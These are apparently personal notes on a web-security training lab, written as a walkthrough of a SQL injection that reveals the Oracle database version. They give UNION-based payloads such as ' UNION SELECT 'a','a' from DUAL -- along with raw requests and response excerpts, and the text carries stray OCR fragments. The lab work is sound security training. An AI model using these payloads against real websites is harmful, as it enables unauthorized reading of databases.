

NOTES by manual testing

Lab: SQL injection attack, querying the database type and version on Oracle

problem → Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

Analysis:


1. the problem might be in the product category filter
2. ' order by 3— giving us error
3. it means there are $3-1=2$ columns
4. Determining the datatype
5. ' UNION SELECT NULL,NULL—
6. this payload is giving error its because of they said about the ORACLE database
7. so, we need to figure out the ORACLE style of SQL

In Oracle, the `SELECT` statement must have a `FROM` clause. However, some queries don't require any table for example:

```
SELECT
  UPPER('This is a string')
FROM
  what_table;
```

In this case, you might think about creating a table and use it in the `FROM` clause for just using the `UPPER()` function.

8. `' UNION SELECT 'a','a' from DUAL --`
9. after using this we have got 200 ok



```
Pretty  Raw  Hex  Render  [icon]  in
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8973
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
      /resources/labheader/css/academyLabHeader.css>
```

10. for this request

```
Gifts'+UNION+SELECT+'abc','abc'+from+DUAL-- HTTP/2
HTTP/2
```

11. we are getting

→ abc

- ```

</td>
</tr>
<tr>
 <th>
 TNS for Linux: Version 11.2.0.2.0 -
 Production
 </th>
</tr>
</tbody>
</table>

```

**B**    **C**                 **F**    **D**    **E**                 **H**    **A**    **G**    **I**    **J**